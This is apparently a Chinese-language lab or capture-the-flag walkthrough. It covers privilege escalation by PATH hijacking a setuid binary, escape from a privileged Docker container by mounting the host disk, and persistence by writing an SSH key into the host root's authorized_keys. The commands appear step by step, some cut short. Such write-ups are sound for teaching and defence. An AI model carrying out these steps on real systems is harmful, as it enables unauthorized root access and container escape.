这样就可以在容器里把宿主机磁盘挂载进来:
1 | mount /dev/sda1 /teach |
一旦挂载成功,容器里访问 /teach,其实就是访问宿主机的 / 文件系统。
逃
我们前面看开放端口 80/81 都是 Web 端口
多个 Web 端口同时存在时,第一反应就是要看 Web 服务怎么分流,比如
1 | 80 是什么站? |
80返回的是502
说明前端nginx没问题 但是他代理的后端服务挂掉了
所以看到 502,就应该想到:
1 | 这里可能有 Nginx/反向代理 要看 proxy_pass 配置 |
81 是 Laravel,但机器本身又是边界机
Web1 有双网卡:
1 | 192.168.111.128 192.168.52.10 |
这说明它可能不是单纯 Web 服务器,而是 DMZ 边界转发机。
边界机上跑 Nginx 反代到内网 Web
查看nginx

yijian连接不太稳定 这里进行反弹shell


查找能提权的命令或者文件
1 | find / -perm -u=s -type f 2>/dev/null |

这个文件很明显不对劲

执行这个shell文件

/home/jobs/shell 是一个 Linux 64 位可执行程序
带 setuid 权限
且shell 程序内部执行了一个ps
依赖环境变量 PATH 去找 ps 命令
所以可以利用 PATH 劫持:
1 | 让它执行 ps 时,不执行系统的 /bin/ps 而是执行我们伪造的 /tmp/ps |

成功提权
1 | cd /tmp |
注意到现在这个界面看着没有交互了
1 | python -c 'import pty; pty.spawn("/bin/bash")' |
这是个美化命令
查看容器有没有特权模式

CapEff: 0000003fffffffff 是当前进程的 Effective Capability 位图
意味着该容器以类似 --privileged 或大量 --cap-add 的方式启动
下面验证容器是否能直接看到宿主机的块设备。
正常的低权限容器通常只能看到自己的文件系统视图,不应该直接访问宿主机的 /dev/sda、/dev/vda、/dev/nvme0n1 等物理或虚拟磁盘。若 fdisk -l 能列出这些设备及其真实分区,就说明容器可能被授予了宿主机设备访问权限,隔离程度较弱。
1 | fdisk -l |

既然是特权模式,我们现在就可以直接通过挂载访问目标主机的磁盘文件了
1 | mkdir /teach |
在 web1 上生成 SSH 密钥
因为最终是从 web1 连接目标主机,所以私钥必须保留在 web1:
1 | ssh-keygen -t ed25519 -f /root/teach_key -N '' |
/root/teach_key 私钥,只保留在 web1
/root/teach_key.pub 公钥,要写入目标主机
1 | cat /root/teach_key.pub |
复制输出的完整一行,通常以 ssh-ed25519 开头
1 | ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINTmqwPMuw+43xIKVqcPgtinpIVj1SJ8H37Kn+8/yegK root@ubuntu |

1 | ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINTmqwPMuw+43xIKVqcPgtinpIVj1SJ8H37Kn+8/yegK root@ubuntu |
在特权容器中,将公钥写入宿主机 root 账户
宿主机磁盘挂载在 /teach,所以宿主机 root 的授权文件对应:
1 | /teach/root/.ssh/authorized_keys |
先备份并创建目录:
1 | mkdir -p /teach/root/.ssh |
然后将刚才 web1 上显示的公钥完整一行追加进去:
1 | echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINTmqwPMuw+43xIKVqcPgtinpIVj1SJ8H37Kn+8/yegK' >> /teach/root/.ssh/authorized_keys |
在容器里查看宿主机 SSH 配置:
1 | grep -RniE '^(PermitRootLogin|PubkeyAuthentication|AuthorizedKeysFile)' \ |

可以使用密钥登录
设置所有者:
1 | chown -R 0:0 /teach/root/.ssh |
回到 web1,用私钥连接宿主机
1 | chmod 600 /root/teach |